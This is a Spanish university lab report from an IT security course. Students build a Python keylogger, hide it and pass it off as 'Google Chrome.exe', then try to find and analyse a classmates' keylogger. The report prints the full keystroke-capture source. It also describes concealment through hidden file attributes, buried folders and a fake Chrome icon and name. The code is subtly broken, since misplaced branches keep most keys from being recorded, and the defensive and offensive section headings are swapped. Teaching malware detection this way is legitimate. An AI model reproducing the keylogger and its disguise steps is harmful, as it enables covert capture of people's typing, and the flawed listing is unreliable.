



UNIVERSIDAD

Practica No.4

Presentado por:

Esteban Aguilera Contreras

Carlos David Barrero Velásquez

Asignatura:

ISIS – SPTI (Seguridad y Privacidad de TI)

Docente:

Fabian Eduardo Sierra Sanchez

02/09/2025

TABLA DE CONTENIDO

OBJETIVO.....	3
INTRODUCCIÓN.....	4
PROCEDIMIENTO DEFENSIVO	5
PROCEDIMIENTO OFENSIVO	7
CONCLUSIONES.....	9

OBJETIVO

Comprender y aplicar técnicas básicas de desarrollo, instalación, ocultamiento y detección de software tipo keylogger, con el fin de analizar su funcionamiento, los mecanismos de persistencia y protección que puede emplear, así como las estrategias de localización y desactivación en un entorno controlado

INTRODUCCIÓN

En el marco del curso de Seguridad y Privacidad en TI, se desarrolló una práctica orientada a comprender el ciclo de vida de un software malicioso tipo keylogger en un entorno controlado. El ejercicio consistió en dos fases: primero, la construcción y ocultamiento de un keylogger para evaluar las técnicas de persistencia y camuflaje que puede utilizar un atacante; y segundo, la detección, análisis y desactivación de un keylogger instalado por otro grupo de trabajo. De esta manera, se puede asumir tanto el rol ofensivo como el defensivo, generando un aprendizaje integral sobre las amenazas de este tipo de malware y las metodologías empleadas para su identificación y neutralización.

PROCEDIMIENTO DEFENSIVO

1. Empaquetado del script

- Se partio del script de Python con la funcionalidad del keylogger
- Se utilizo una librería de empaquetado (PyInstaller) para convertir el código fuente en un ejecutable .exe independiente para poder ejecutarlo sin necesidad de utilizar la cmd

```
from pynput import keyboard

buffer = "" # Acumula lo que escribes


def on_press(key):
    global buffer
    try:
        if key == keyboard.Key.enter: # Cuando presionas Enter
            if buffer.strip() != "": # Solo guarda si hay texto
                with open("registro.txt", "a", encoding="utf-8") as f:
                    f.write(buffer + "\n")
                    print(f"Frase guardada: {buffer}")
                buffer = "" # Limpia para empezar de nuevo
            elif key == keyboard.Key.space:
                buffer += " " # Agrega espacio
            else:
                buffer += key.char # Letras y números
    except AttributeError:
        # Ignora teclas especiales como shift, ctrl, etc.
        pass

def on_release(key):
    if key == keyboard.Key.esc:
        print("Programa terminado.")
        return False


with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    listener.join()
```

2. Ocultamiento del archivo ejecutable

- El ejecutable se configuro con el atributo de archivo oculto/ no visible, de manera que no se mostrara por defecto en exploradores de archivos




- El .exe se ubico dentro de una carpeta con varias subrutas, dificultando que un usuario lo encontrara de forma casual




3. Disfraz del ejecutable

- Se modifiko el icono del archivo .exe para que aparentara ser el navegador Google Chrome



- b. Se renombro el archivo como Google Chrome.exe , con lo cual el proceso en ejecución tendría un nombre familiar y menos sospechoso




- 4. Ocultamiento del archivo de registro
 - a. El archivo donde se almacenaban las pulsaciones capturadas también fue configurado como oculto/no oculto al igual que el script
 - b. Este archivo se guardo en la misma ruta que el ejecutable, lo que simplifico la gestión de archivos y redujo la posibilidad de ser encontrado por búsquedas superficiales

PROCEDIMIENTO OFENSIVO


1. Identificación inicial del proceso sospechoso

- Observamos un proceso llamado System.exe ejecutado bajo una cuenta del usuario institucional
- Buscamos la ruta donde estaba abierto ese archivo




2. Verificación de la ruta y artefacto

- La ruta nos llevo a Temp/dist , lo que sugiere empaquetado con herramienta de una distribución de Python
- Analizamos nombre , ruta , tamaño y fecha de modificación de System.exe y confirmamos que era el keylogger instalado por nuestros compañeros



3. Intento de análisis estático del empaquetado

- Tratamos de obtener más información descomprimiendo con una librería de Python el archivo
- Descompilamos con uncompile7 para identificar rutas de almacenamiento de logs



- Luego de ver todos los archivos descomprimidos , logramos concluir que se estaba guardando el archivo en una carpeta que contenía muchos txt en Bizagi

4. Resultados y conclusiones

- Al intentar buscar el txt que estaba guardando el keylogger, al ser tantos archivos no logramos encontrar cual era el verdadero.
- Además, nos tomamos mucho tiempo analizando los archivos descomprimidos por la librería de Python
- Encontramos el archivo que ejecutaba el keylogger más no donde se ejecutaba

CONCLUSIONES

- La práctica permitió comprender de forma aplicada cómo un keylogger puede ser desarrollado, ocultado y disfrazado para pasar desapercibido ante el usuario promedio.
- Se evidenció la importancia de revisar procesos en ejecución, rutas de archivos temporales y configuraciones de persistencia como métodos efectivos para detectar software malicioso.
- El rol ofensivo mostró lo sencillo que resulta camuflar un ejecutable mediante cambio de icono, nombre y ubicación, lo que refuerza la importancia de la educación del usuario y las herramientas de seguridad.
- El rol defensivo permitió fortalecer habilidades de identificación y desactivación de malware, destacando que la detección temprana y la eliminación adecuada son claves para mitigar riesgos.